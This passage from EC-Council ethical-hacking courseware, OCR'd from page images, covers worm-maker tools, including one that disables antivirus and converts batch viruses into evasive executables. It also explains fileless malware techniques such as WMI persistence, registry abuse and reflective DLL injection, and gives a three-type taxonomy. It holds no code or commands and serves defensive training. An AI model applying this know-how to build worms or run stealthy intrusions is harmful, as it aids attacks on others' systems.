


Figure 7.64: Worm infection process

Worm Makers

Worm makers are tools that are used to create and customize computer worms to perform malicious tasks. These worms, once created, spread independently over networks and poison entire networks. With the help of pre-defined options in the worm makers, a worm can be designed according to the task it is intended to execute.

- **Internet Worm Maker Thing**

  Internet Worm Maker Thing is an open-source tool used to create worms that can infect a victim's drives and files, show messages, disable antivirus software, etc. This tool comes with a compiler that can easily convert your batch virus into an executable to evade antivirus software or for any other purpose.





Figure 7.65: Screenshot of Internet Worm Maker Thing

Some worm makers are as follows:

- Batch Worm Generator

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fileless Malware Concepts

Nowadays, fileless malware is becoming a popular method of attack by cyber-criminals because of the inconspicuous characteristics of such malware as well as its ability to evade common security controls. As fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures. This section discusses various concepts related to fileless malware.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5 Module 07 | Malware Threats

EC-Council C|EH

What is Fileless Malware?

- Fileless malware, also known as non-malware, **infects legitimate software**, **applications**, and other protocols existing in the system to perform various malicious activities
- It leverages any existing vulnerabilities to infect the system
- It resides in the system's RAM. It **injects malicious code** into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, JavaScript, and PowerShell

Reasons for using fileless malware in cyber attacks:

- Stealthy in nature
- LOL (Living-off-the-land)
- Trustworthy
- Persistence without files
- Simplifying the infection process
- Increased success rate in targeted attacks
- Complicating forensic analysis and incident response

Fileless Propagation Techniques used by attackers:

- Phishing emails
- Legitimate applications
- Native applications
- Infection through lateral movement
- Malicious websites
- Registry manipulation
- Memory code injection
- Script-based Injection

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit eccouncil.org

What is Fileless Malware?

Fileless malware, also called non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. This type of malware leverages existing vulnerabilities to infect the system. It generally resides in the system's RAM. It injects malicious code into running processes such as Microsoft Word, Flash, Adobe PDF Reader, JavaScript, PowerShell, .NET, malicious Macros, and Windows Management Instrumentation (WMI).

hiaee.ir

Fileless malware does not depend on files and leaves no traces, thereby making it difficult to detect and remove using traditional anti-malware solutions. Therefore, such malware is highly resistant to computer forensics techniques. It mostly resides in volatile memory locations such as running processes, system registry, and service areas. Once the fileless malware gains access to the target system, it can exploit system administration tools and processes to maintain persistence, escalate privileges, and move laterally across the target network. Attackers use such malware to steal critical data from the system, install other types of malware, or inject malicious scripts that automatically execute with every system restart to continue the attack.

The various reasons for using fileless malware in cyber-attacks are as follows:

- **Stealth**: Fileless malware exploits legitimate system tools; hence, it is extremely difficult to detect, block, or prevent fileless attacks.
- **LOL (Living-off-the-land)**: System tools exploited by fileless malware are already installed in the system by default. An attacker does not need to create and install custom tools on the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Trustworthy**: The system tools used by fileless malware are the most frequently used and trusted tools; hence, security tools incorrectly assume that such tools are running for a legitimate purpose.
- **Persistence without files:** Despite not storing files on the disk, fileless malware can achieve persistence by inserting malicious code into the registry or scheduling tasks. This makes it possible for the malware to remain active even after a system reboot, without leaving traditional forensic evidence.
- **Simplifying the infection process:** Fileless attacks can begin with a simple phishing email leading to a malicious website that exploits browser vulnerabilities to execute code directly in memory. This process simplifies the initial infection vector and avoids the need to trick users into downloading and executing files.
- **Increased success rate in targeted attacks:** The stealthy nature of fileless malware makes it particularly effective in targeted attacks, including espionage and sophisticated cyber-espionage campaigns. It allows attackers to maintain a low profile while exploring the target environment and moving laterally across the network.
- **Complicating forensic analysis and incident response:** The transient nature of fileless malware complicates forensic analysis and incident response since there are no files to analyze, and memory contents can be lost upon system reboot. This makes it harder for security teams to understand the scope of an attack and to develop indicators of compromise (IoCs) for future defense.

Fileless Techniques used by Attackers

- **Phishing emails**: Attackers use phishing emails embedded with malicious links or downloads, which, when clicked, inject and run malicious code in the victim's memory.
- **Legitimate applications**: Attackers exploit legitimate system packages installed in the system, such as Word, and JavaScript, to run the malware.
- **Native applications**: Operating systems such as Windows include pre-installed tools such as PowerShell, Windows Management Instrumentation (WMI). Attackers exploit these tools to install and run malicious code.
- **Infection through lateral movement**: Once the fileless malware infects the target system, attackers use this system to move laterally in the network and infect other systems connected to the network.
- **Malicious websites**: Attackers create fraudulent websites that appear legitimate. When a victim visits such a website, it automatically scans the victim's system to detect vulnerabilities in plugins that can be exploited by the attackers to run malicious code in the browser's memory.
- **Registry manipulation**: Attackers use this technique to inject and run malicious code directly from the Windows registry through a legitimate system process. This helps attackers to bypass UAC, application whitelisting, etc., and also infect other running processes.


hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Memory code injection**: Attackers use this technique to inject malicious code and maintain persistence in the process memory of the running process with the aim of propagating and re-injecting it into other legitimate system processes that are critical for normal system operation. This helps in bypassing regular security controls. The various code injection techniques used by attackers include local shellcode injection, remote thread injection, process hallowing, etc.
- **Script-based injection**: Attackers often use scripts in which the binaries or shellcode are obfuscated and encoded. Such script-based attacks might not be completely fileless. The scripts are often embedded in documents as email attachments.
- **Reflective DLL injection:** Similar to in-memory code injection, this technique involves loading a dynamic link library (DLL) into the memory space of a running process without actually writing the DLL to disk. This stealthy technique allows attackers to leverage the functionality of the DLL while avoiding detection by disk-based scanning.
- **Exploiting non-malicious files:** Attackers can also exploit features of non-malicious files, such as PDFs or Windows shortcut files (.lnk), to execute malicious scripts or commands without directly embedding traditional malware files.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Taxonomy of Fileless Malware Threats

Source: *https://www.microsoft.com*

As shown in the figure below, fileless malware threats are divided into different categories:

hide01.ir




Figure 7.66: Taxonomy of a fileless malware threats

Fileless malware can be categorized based on their point of entry, i.e., how the malware creates an entry point into the target system. Fileless malware enters the target system through an exploit or compromised hardware or by the normal execution of applications or scripts.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

According to the above categorization, fileless malware threats are of three types based on how much evidence they leave on the victim's machine:

- **Type 1: No File Activity Performed**

  This type of malware never requires writing a file onto the disk. An example of such an infection is receiving malicious packets that exploit a vulnerability in a target host that automatically installs a backdoor in the kernel memory. Another example may involve malicious code embedded within the compromised device's firmware. Anti-malware solutions are not capable of checking a device's firmware. Hence, it is extremely difficult to detect and prevent such threats.

- **Type 2: Indirect File Activity**

  This type of malware achieves fileless presence on the target machine using files. For example, an attacker can inject a malicious PowerShell command into the WMI repository to configure a filter that executes periodically.

- **Type 3: Required Files to Operate**

  This type of malware requires files to operate, but it does not execute attacks from those files directly. For example, an attacker exploits a document with an embedded macro, Java/Flash file, or EXE file to inject malicious payloads into the target host and then maintains persistence without using any files.

Classification of fileless malware threats based on their point of entry:

